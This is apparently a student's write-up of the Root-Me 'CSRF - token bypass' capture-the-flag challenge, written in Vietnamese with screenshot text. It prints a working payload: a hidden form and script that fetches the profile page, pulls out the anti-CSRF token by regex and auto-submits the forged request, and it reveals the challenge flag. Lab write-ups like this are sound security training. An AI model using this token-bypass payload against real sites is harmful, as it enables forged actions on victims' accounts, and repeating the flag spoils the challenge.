

Lê Hoàng Phúc

20521763


NT213.N21.ANTN

Tên challenge : CSRF - token bypass

Challenge Link: <https://www.root-me.org/en/Challenges/Web-Client/CSRF-token-bypass>

Tại đây mỗi lần post điều gì đều xuất hiện các token mới

Vậy script của ta cần bổ sung thêm tính năng lấy trước token



The screenshot shows a web form titled "Contact". It has a text input field with the value "hoangphuc53@gmail.com". Below it is a text area containing the following JavaScript code:

```
var token = req.responseText.match(/[abcdef0123456789]{32}/);  
document.getElementById("token").value = token;  
document.getElementById("clickme").submit();  
</script>
```

At the bottom of the form is a "Submit" button.

```
<form action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post"  
name="csrf_form" enctype="multipart/form-data">
```

```
  <input id="username" type="text" name="username" value="hoangphuc53">
```

```
  <input id="status" type="checkbox" name="status" checked >
```

```
  <input id="token" type="hidden" name="token" value="" />
```

```
  <button type="submit">Submit</button>
```

```
</form>
```

```
<script>
```

```
  xmlhttp = new XMLHttpRequest();
```

```
xhttp.open("GET", "http://challenge01.root-me.org/web-client/ch23/?action=profile", false);  
xhttp.send();
```

```
// extraction du token
```

```
token_admin = (xhttp.responseText.match(/[abcdef0123456789]{32}/));
```

```
// insertion du token dans notre formulaire
```

```
document.getElementById('token').setAttribute('value', token_admin)
```

```
// envoi du formulaire
```

```
document.csrf_form.submit();
```

```
</script>
```

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Good job dude, flag is : Byp4ss_CSRF_T0k3n-w1th-XSS

Flag : Byp4ss_CSRF_T0k3n-w1th-XSS

Time : 20p

Challenges/Web - Client : CSRF

https://www.root-me.org/en/Challenges/Web-Client/CSRF-token-bypass

Import favorites Gmail YouTube Maps YouTube New tab Danh sách thi DGN... Plop GitHub - Alexander... view-source:challen...

Root Me

HOME / CHALLENGES / WEB - CLIENT

Capture The Flag

Challenges

Community

Information

368 visitors now

Newest members :
jstev0507@bluewin.ch
markjerry1199@gmail.com
k0froot Kadmerad Ngn
blabour nfv

Offers

APP Cybersecurity analyst
CDI Cybersecurity consultant
CDI Cybersecurity consultant
CDI R&D engineer
AUT R&D engineer

Chatbox

donadip
10 April 2023 at 21:09
piddmr ok sooking

Saylas
10 April 2023 at 07:34
vélldé s33as

Atr3u5
30 March 2023 at 06:18

CSRF - token bypass

45 Points

Cross-Site Request Forgery

Author
sambecks, 18 February 2016

Level
Level 1

Validations
6063 Challenges 3%

Note
5 stars 396 Votes
I like I don't like

Statement
Activate your account to access intranet.
Start the challenge

3 related ressource(s)

- Les attaques CSRF (Exploitation - Web)
- CSRF: Attack and defense (Exploitation - Web)
- OWASP Cross-site Request Forgery CSRF (Exploitation - Web)

Validation
Well done, you won 45 Points
Don't forget to give your opinion on the challenge by voting :)

tweet it

Enter password

28°C
Cà mau rai rác

Search

11:23 PM
4/11/2023